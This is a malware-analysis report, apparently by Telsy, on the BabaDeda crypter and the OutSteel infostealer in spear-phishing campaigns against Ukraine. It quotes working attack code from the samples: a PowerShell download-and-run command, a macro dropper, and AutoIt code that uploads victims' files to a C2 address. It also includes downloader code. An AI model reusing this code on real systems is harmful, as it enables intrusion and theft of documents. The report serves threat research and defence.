Telsy

Cyber Reports

BabaDeda and LorecCPL downloaders used to run Outsteel against Ukraine

16/02/2022

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1 Introduction

Beginning in January 2022, there was a series of attacks on numerous organizations in Ukraine spanning the government, the military, non-governmental organizations (NGOs), with the primary intent of exfiltrating sensitive information and maintaining access.


Based on these new details and ***Telsy***'s threat hunt, we uncovered several links that strongly support the idea that these attacks were part of a larger campaign that has been running for a few months and has undergone several evolutions.

In this way we have mapped the various clusters and in particular three chains of infection, composed of a series of techniques and procedures, with several significant elements that we consider important to better understand the various phases implemented.

One of the most used access vectors in these campaigns are spear-phishing emails with malicious attachments. Phishing attachments contain a first-stage payload that downloads and executes additional payloads. The main payload provided by the malware is an *infostealer* written in *AutoIt* compiled (***OutSteel***). Its main goal is to steal files from the victim's machine by uploading them to a default *Command and control* (C2) server. The element detected in these latter chains is the downloader used to load the infostealer "*Outsteel*". In the past this was loaded by the **SaintBot** tool while in these campaigns, it is loaded by the **BabaDeda** crypter.

Based on victimology and the fact that this attack attempts to steal files from government entities, it is assumed to be a state-sponsored group.

Some evidence suggests that these activities are carried out by a hacker group called "**Lorec53**" as namede by the security firm ***"NSFocus"***. The group is suspected of being employed by other high-level espionage organisations to conduct espionage attacks, targeting government employees in Georgia and Ukraine. This group uses the infostealer "**Outsteel**" and the downloader "*LorecCPL*", both of which have overlapping code with the same artefacts identified in the campaigns analysed in this report. We can therefore assume that the **BabaDeda** crypter is also one of the tools in use by this group.



entities graph

2 Analysis


Telsy detected several infection chains starting with different initial stages: document template, LNK file or a CPL file representing a new type of downloader very similar to a shellcode in the way the stack is used.

The second phase uses the BabaDeda crypter to run the infostealer called *OutSteel*.

BabaDeda Crypter is an evasive malware that acts like an installer and executes a shellcode stored encrypted in a file usually, xml or pdf, dropped by the installer self. The main binary of *BabaDeda Crypter* it's a malicious binary, *compiled with text segment writable*, that has only the purpose to load the 1st malicious library.

The first malicious DLL side loaded decrypt the shellcode storing it in the text section of the main binary and loads/execute the secondary malicious library in another thread then return to the decrypted shellcode.

The decrypted shellcode represents the real payload embedded in the installer by the threat actor while the 2nd malicious library can embed every kind of malware. In the samples that we found the 2nd library is used sometime as downloader and in other cases as thread to achieve persistence, it depends by the stage.




execution process graph

Below a kind of time line that describes how the tools were employed in the time, most likely, by the same threat actor.

Outsteel dropped by BabaDeda Crypter that is downloaded by LNK/DOTM	Outsteel dropped by BabaDeda Crypter that is downloaded by LorecCPL	Outsteel ASPPROTECTED dropped by xor encrypted LorecCPL	Outsteel dropped by SaintBot (source: Cert UA)
October 2021	November 2021	December 2021	January 2022

2.1 Double BabaDeda crypter downloaded from LNK or docm template

This infection chain, which can be placed in the period September / October 2021 according to the compilation times, starts with a link (LNK) or a WORD template document that downloads the *BabaDeda* crypter. The *BabaDeda* crypter includes Outsteel as a payload and a downloader as 2nd library.



execution process graph


The **lnk file** with hash *931a86f402fee99ae1358bb0b76d055b2d04518f*, most likely distributed by e-mail, named "***Особливі документи СБУ.lnk***" (***Special documents of the SBU.lnk***) is, clearly, a decoy document for Ukrainian defense officers. This lnk file was contained in zip archives hosted on discord.

When open it executes a PowerShell command to download and execute the first phase from the URL: "*hxxp: //3237.site/test01.exe*"

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \
Start-BitsTransfer -Sou htt`p://3237.site/test01.e`xe -Dest C:\Users\Public\o5impa.e`xe;C:\Users\Public\o5impa.e`xe
```

The downloaded executable with hash *0d584d72fe321332df0b0a17720191ad96737f47* is stored in the public directory and it is executed from the PowerShell self.

Instead the document with hash *ac672a07c62d48c0a7f98554038913770efaef11* is a word **dotm** model and starts the first phase of the infection in the same way as the lnk file, downloading and executing the same artifact through PowerShell: *hxxp://3237.site/test01.exe*.



Додаток
до рішення Ради національної безпеки і оборони України
від 7 вересня 2021 року "Про внесення зміни до
персональних спеціальних економічних та інших
обмежувальних заходів (санкцій)"

Зміна до додатка 1 до рішення Ради національної безпеки і оборони України від 18 червня 2021 року
"Про застосування персональних спеціальних економічних та інших обмежувальних заходів (санкцій)"

№ з/п	Прізвище, ім'я, по батькові, ідентифікаційні дані (дата народження, громадянство), посада/професійна діяльність	Вид обмежувального заходу (відповідно до Закону України "Про санкції")	Строк застосування
"85.	***ў** **ь* *******в** (******** **ь* ******ев**), *****д***ся 8 *ют*ь* *9** *., *вт******* *ес*уб*** ****, с*т *е*в***йсь*е, і*д*виду**ъ***й **д*ъ**в*й ***е* 28**3**9*4, irudksu@i.ua, *ісце *****в***я: *вт******* *ес*уб*** ****, *е*в***йсь**й **й**, с*т *е*в***йсь*е, ву*. **вт*ев*, буд. **2, *в. 2*	1) блокування активів – тимчасове обмеження права особи користуватися та розпоряджатися належним їй майном; 2) запобігання виведенню капіталів за межі України; 3) інші санкції, що відповідають принципам їх застосування, встановленим цим Законом	Три роки"

The following document header suggests that this document may have been used after September 2021.

"Addition to the decision of the National Security and Defense Council of Ukraine of September 7, 2021 "On Amendments to Personal Special Economic and Other Restrictive Measures (Sanctions)"

The template contains a macro that on the open event drops a cmd file with a PowerShell command inside.

```
▶ olevba ac672a07c62d48c0a7f98554038913770efaef11
olevba 0.60 on Python 3.9.9 - http://decalage.info/python/oletools
===============================================================================
FILE: ac672a07c62d48c0a7f98554038913770efaef11
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: ac672a07c62d48c0a7f98554038913770efaef11 - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
applyimpact = "powe^rs"
directionless = "C:\Users\Public\Documents\programtwo.c" & Chr(109) & "d"
bestnearly = "h^ell"
wearmoney = FreeFile
Open directionless For Output As #wearmoney
Print #wearmoney, applyimpact & bestnearly & " -w hi sle^e^p -Se 31;Start-BitsTransfer -Source htt`p://3237.site/test01.e`xe" & " -Destination C:\Users\Public\Documents\manlevel.e`xe" & ";C:\Users\Public\Documents\manlevel.e`xe"
Close wearmoney
sheee = "shel"
obh = CreateObject(sheee & "l.application").Open(directionless)
End Sub
```

The **cmd** file is stored in "*C:\Users\Public\Documents\programtwo.cmd*" and contains the PowerShell command to download the artifact from URL "*hxxp: //3237.site/test01.exe*" and save it in "*C:\Users\Public\Documents\manlevel.exe*".

As in the previous LNK document the PowerShell command runs the downloaded file. Also, the WORD template has been hosted on discord and is most likely downloaded as a remote template from a docx released by email.

2.1.1 First Stage

Both files, lnk and WORD template, downloads the same installer has been created with *Inno Setup*.

```
[0x004b5eec]> iV
=== VS_VERSIONINFO ===

# VS_FIXEDFILEINFO

  Signature: 0xfeef04bd
  StrucVersion: 0x10000
  FileVersion: 2.0.4.2
  ProductVersion: 2.0.4.2
  FileFlagsMask: 0x3f
  FileFlags: 0x0
  FileOS: 0x4
  FileType: 0x1
  FileSubType: 0x0

# StringTable

  Comments: This installation was built with Inno Setup.
  CompanyName: Mariusz Gromada
  FileDescription: mX Parser Setup
  FileVersion: 2.0.4.2
  LegalCopyright:
  OriginalFileName:
  ProductName: mX Parser
  ProductVersion: 2.0.4.2
```

Once executed, it extracts all the components in the path:

"*C:\Users\admin\AppData\Roaming\mXParser*".

The main executable, named "*mathparser.exe*" whose hash is *26474ba449682e82ca38fef32836dcb23ee24012*, is executed directly by the installer after all the components have been extracted.

This installation is a ***BabaDeda*** crypter, i.e. a type of loader. In fact, as described in the blog of the security company "***Morphisec***", it is used to evasively load a malicious payload stored in another file. Since the analysis cited by the blog is exhaustive, it was not performed.

This loader was reported in November 2021 in connection with attacks against the ***NFT*** and ***Crypto*** community. Instead, it was used in these campaigns, leading to the

assumption that it could be code reuse or the action of the same cybercriminal group in favour of a state-sponsored threat actor.

Basically, the ***BabaDeda*** crypter phases are:

1. Main Binary load and run a malicious DLL;
2. The malicious DLL load and execute in another thread the second malicious DLL;
3. The first malicious DLL read and parse the shellcode and write it in the text section of the main binary;
4. The first malicious DLL returns to the shellcode entry point;
5. The decryption shellcode has three main tasks: first, it extracts the loader shellcode and the payload, then it decrypts them, and finally, it transfers the execution to the decrypted loader shellcode.
6. Finally, the payload is executed.

Since the second loaded DLL and the final payload can be customised, *BabaDeda* crypter can be used to load any type of installation, in fact in this particular infection chain the first installer is intended to download and run another *BabaDeda* crypter. This differs from the analysis carried out by the company *Morphisec* in November 2021 in which the samples analysed were only used to directly upload malicious artefacts.

The "*mathparser*" installation directory contains the following malicious files:

NAME	SHA1	PURPOSE
mathparser.exe	26474ba449682e82ca38fef32836dcb23ee24012	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1st Loaded DLL
libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

So, the main binary before loading the library named "*JxCnv40.dll*" set the current directory to the right path to be sure that side loading technique works.

```
00464cbf 51             PUSH        ECX
00464cc0 6a 00          PUSH        0x0
00464cc2 ff 15 c0       CALL        dword ptr [->KERNEL32.DLL::GetModuleFileNameW]
         e2 7f 00
00464cc8 6a 5c          PUSH        0x5c
00464cca 8d 95 ec       LEA         EDX=>local_818,[EBP + 0xfffff7ec]
         f7 ff ff
00464cd0 52             PUSH        EDX
00464cd1 e8 1a c0       CALL        wcsrchr_wrap                                undefined wcsrchr_wra
         ff ff
00464cd6 83 c4 08       ADD         ESP,0x8
00464cd9 89 85 88       MOV         dword ptr [EBP + local_97c],EAX
         f6 ff ff
00464cdf 33 c0          XOR         EAX,EAX
00464ce1 8b 8d 88       MOV         ECX,dword ptr [EBP + local_97c]
         f6 ff ff
00464ce7 66 89 01       MOV         word ptr [ECX],AX
00464cea 8d 95 ec       LEA         EDX=>local_818,[EBP + 0xfffff7ec]
         f7 ff ff
00464cf0 52             PUSH        EDX
00464cf1 ff 15 b8       CALL        dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]
         e2 7f 00
00464cf7 83 bd 88       CMP         dword ptr [EBP + local_97c],0x0
         f6 ff ff 00
00464cfe 0f 85 8c       JNZ         run_1st_dll
         00 00 00
```

```
                    run_1st_dll                                     XREF[2]:     00464cfe(j), 00464d87(j)
00464d90 8b 0d 40       MOV         ECX,dword ptr [DAT_00979940]                    = 00950188h
         99 97 00
00464d96 51             PUSH        ECX=>s_JxCnv40.dll_00950188                     = "JxCnv40.dll"
00464d97 ff 15 bc       CALL        dword ptr [->KERNEL32.DLL::LoadLibraryA]
         e2 7f 00
00464d9d 89 85 28       MOV         dword ptr [EBP + local_9dc],EAX
         f6 ff ff
00464da3 8b 15 3c       MOV         EDX,dword ptr [DAT_0097993c]                    = 00950194h
         99 97 00
00464da9 52             PUSH        EDX=>s_Manager_LookupSize_00950194              = "Manager_LookupSize"
00464daa 8b 85 28       MOV         EAX,dword ptr [EBP + local_9dc]
         f6 ff ff
00464db0 50             PUSH        EAX
00464db1 ff 15 b0       CALL        dword ptr [->KERNEL32.DLL::GetProcAddress]
         e2 7f 00
00464db7 89 85 84       MOV         dword ptr [EBP + local_980],EAX
         f6 ff ff
00464dbd 83 bd 84       CMP         dword ptr [EBP + local_980],0x0
         f6 ff ff 00
00464dc4 74 06          JZ          LAB_00464dcc
00464dc6 ff 95 84       CALL        dword ptr [EBP + local_980]                     run JxCnv40.dll:Manager_LookupSize
         f6 ff ff
```

This library, whit hash *7d44391b76368b8331c4f468f8ddbaf6ee5a6793*, run in a thread the second malicious library.

Decompile: Manager_LookupSize - (JxCnv40.dll)

```
56    iVar6 = CreateFileA("manual.pdf",0xc0000000,1,0,3,0x80,0);
57    local_50 = 0x1f;
58                        /* routine that waits random time */
59    random_time_wait();
60                        /* file not found */
61    if (iVar6 == 0) {
```

```
85    iVar7 = GetFileSize(iVar6,0);
86                        /* allocate memory */
87    iVar8 = new_wrapper(iVar7 * 4);
88                        /* store file contents in the new memory */
89    ReadFile(iVar6,iVar8,iVar7,local_60,0);
90    CloseHandle(iVar6);
91                        /* store file buffer address at a specified offset. */
92    *(int *)(iVar8 + 0x1c5b0) = iVar8;
93    iVar6 = GetModuleHandleA(0);
94    _ArgList = operator_new((unsigned_int)0x1);
95    uVar9 = __beginthreadex((void *)0x0,0,load_malicious_library,_ArgList,0,
96                            (uint *)((int)&local_50 + 4));
```

```
111                   /* close thread handle */
112   uVar9 = closehandle_wrap(uVar9,local_50._4_4_);
113   if (uVar9 == 0) {
114                   /* offset where to copy the shellcode */
115     puVar1 = (undefined4 *)(iVar6 + 0x2400);
116     local_3c = 0;
117     local_50 = 0;
118                   /* get address of the shellcode, fixed offset! */
119     puVar12 = (undefined4 *)(iVar8 + 0x1bdc6);
120     puVar14 = puVar1;
121                   /* copy the shellcode long 0x226 bytes into the text segment of the module
122                      handle */
123     for (iVar6 = 0x226; iVar6 != 0; iVar6 = iVar6 + -1) {
124       *puVar14 = *puVar12;
125       puVar12 = puVar12 + 1;
126       puVar14 = puVar14 + 1;
127     }
```

```
175                   /* check that file buffer address is not null! */
176       if (*(char *)(iVar8 + 0x1c5b8) != '\0') {
177                   /* run the shellcode */
178         (*(code *)puVar1)();
179       }
```

Basically, the first library open "*manual.pdf*" reads all the content, then starts a new thread and after copy the *0x226* bytes from the file content into the main binary text section. The main binary is compiled with text section writable, so it does not need any virtual protect API. The shellcode taken from the file is located at a specified offset and it has a fixed size, this means that the *BabaDeda* crypter is not so ductile, indeed the binary is strictly linked to the shellcode and the file that contains the shellcode. This makes harder to re-use it without having the *BabaDeda* crypter build tools. A threat actor could use it changing the offsets manually to load another shellcode of different length from another file.

Below the routine that loads the second library:

Meanwhile the second library is executed in another thread, the final payload is decrypted and executed in the main binary thread. The payload named *Outsteel* sends the documents to be exfiltrated to the URL "*hxxp://185.244.41.109:8080/upld/*".

This IP was disclosed as an IoC by the Ukrainian CERT in February 2022, although the same has been in use since at least October 2021. The final payload was decompiled with *AutoIt* tools and a code snippet follows.


```
    Return Hex(StringToBinary($sstring, $sb_utf8))
EndFunc   ;==>_STRINGTOHEX
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

The second library, with hash *e1d92e085df142d703ed9fd9c65ed92562a759fa*, is a mere downloader. Its main and only purpose is to download the next stage and run it.


Decompile: FInstance - (libics4.0.dll)

```
45  memcpy_wrap(local_7a0,L"http://smm2021.net/load2022.exe");
46  local_77c[0] = (undefined4 ****)0x0;
47  local_8 = 0xffffffff;
48  local_76c = 0;
49  local_768 = 7;
50  memcpy_wrap(local_77c,(short *)&DAT_101304b8);
51  iVar1 = noisy_return_1();
52  if (iVar1 == 0) {
53                    /* return downloads dir path */
54    ppvVar2 = (void **)get_downloads_dir(local_7f4);
55                    /* concat installation.exe to downloads directory */
56    ppppuVar3 = (undefined4 ****)strcat_wrap(local_7dc,ppvVar2);
57    if (local_77c != (undefined4 *****)ppppuVar3) {
58      FUN_1000154c(local_77c);
59      ppppuVar4 = ppppuVar3;
60      ppppuVar6 = local_77c;
61      for (iVar1 = 6; iVar1 != 0; iVar1 = iVar1 + -1) {
62        *ppppuVar6 = *ppppuVar4;
63        ppppuVar4 = ppppuVar4 + 1;
64        ppppuVar6 = ppppuVar6 + 1;
65      }
66      ppppuVar3[4] = (undefined4 ***)0x0;
67      ppppuVar3[5] = (undefined4 ***)0x7;
68      *(undefined2 *)ppppuVar3 = 0;
69    }
70    FUN_1000154c(local_7dc);
71    FUN_1000154c(local_7f4);
72    ppppuVar3 = local_77c;
73    if (7 < local_768) {
74      ppppuVar3 = local_77c[0];
75    }
76    ppppuVar4 = local_7a0;
77    if (7 < local_78c) {
78      ppppuVar4 = local_7a0[0];
79    }
80    URLDownloadToFileW(0,ppppuVar4,ppppuVar3,0,0);
81  }
82  _File = _fopen("db","r");
83                    /* return 0 if the function cannot allocate memory */
84  piVar5 = (int *)FUN_10001bb0((int)&PTR_DAT_100f1970);
85  calloc_wrap(local_7c4);
86  if (piVar5 != (int *)0x0) {
87    ppppuVar3 = local_77c;
88    if (7 < local_768) {
89      ppppuVar3 = local_77c[0];
90    }
91    ShellExecuteW(0,L"open",ppppuVar3,0,0,5);
92  }
```



Then the library with hash *e1d92e085df142d703ed9fd9c65ed92562a759fa* downloads from the URL "*hxxp://smm2021.net/load2022.exe*" the artefact, stores it in the path "*C:\Users\<user>\Downloads\installation.exe*" and finally executes it.

The downloaded file represents the second *BabaDeda* crypter installation and has hash: *75afd05e721553211ce2b6d6760b3e6426378469*.




In particular, once executed, it runs an msiexec command to extract each component of the installation to "*C:\Users\admin\AppData\Roaming\AdoptOpenJDK\Network OpenJDK 11 2.1.11.53*". After that, the main binary is executed automatically.

The malicious files released are:

NAME	SHA1	PURPOSE
adfrecorder.exe	adea1f5656c54983880c4f1841df85016828eece	Main malicious Binary
ff_wmv9.dll	ba9cea9ae60f473d7990c4fb6247c11c080788d3	1st Loaded DLL
libegl3.dll	3a0a4e711c95e35c91a196266aeaf1dc0674739d	2nd Loaded DLL
usage.pdf	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	Shellcode Container

The workflow is quite like the previous, the difference is in the final payload and in the second malicious library.



The library "*ff_wmv9.dll*", with hash *ba9cea9ae60f473d7990c4fb6247c11c080788d3*, is executed to decrypt the final payload and loads the second library.

```
Decompile: roundup - (ff_wmv9.dll)
642   FUN_1000c8d8();
643   iVar6 = CreateFileA("usage.pdf",0xc0000000,1,0,3,0x80,0);
644   *(undefined4 *)(unaff_EBP + -100) = 0;
645   *(undefined4 *)(unaff_EBP + -0x68) = 0x2a;
646   *(int *)(unaff_EBP + -0x4b0) = iVar6;
647   FUN_10010194();
648   if (iVar6 == 0) {
649 LAB_1000c7ff:
650     FUN_101aefd8();
651     return;
652   }
653   uVar23 = GetFileSize(iVar6,0);
654   *(undefined4 *)(unaff_EBP + -0xd8) = uVar23;
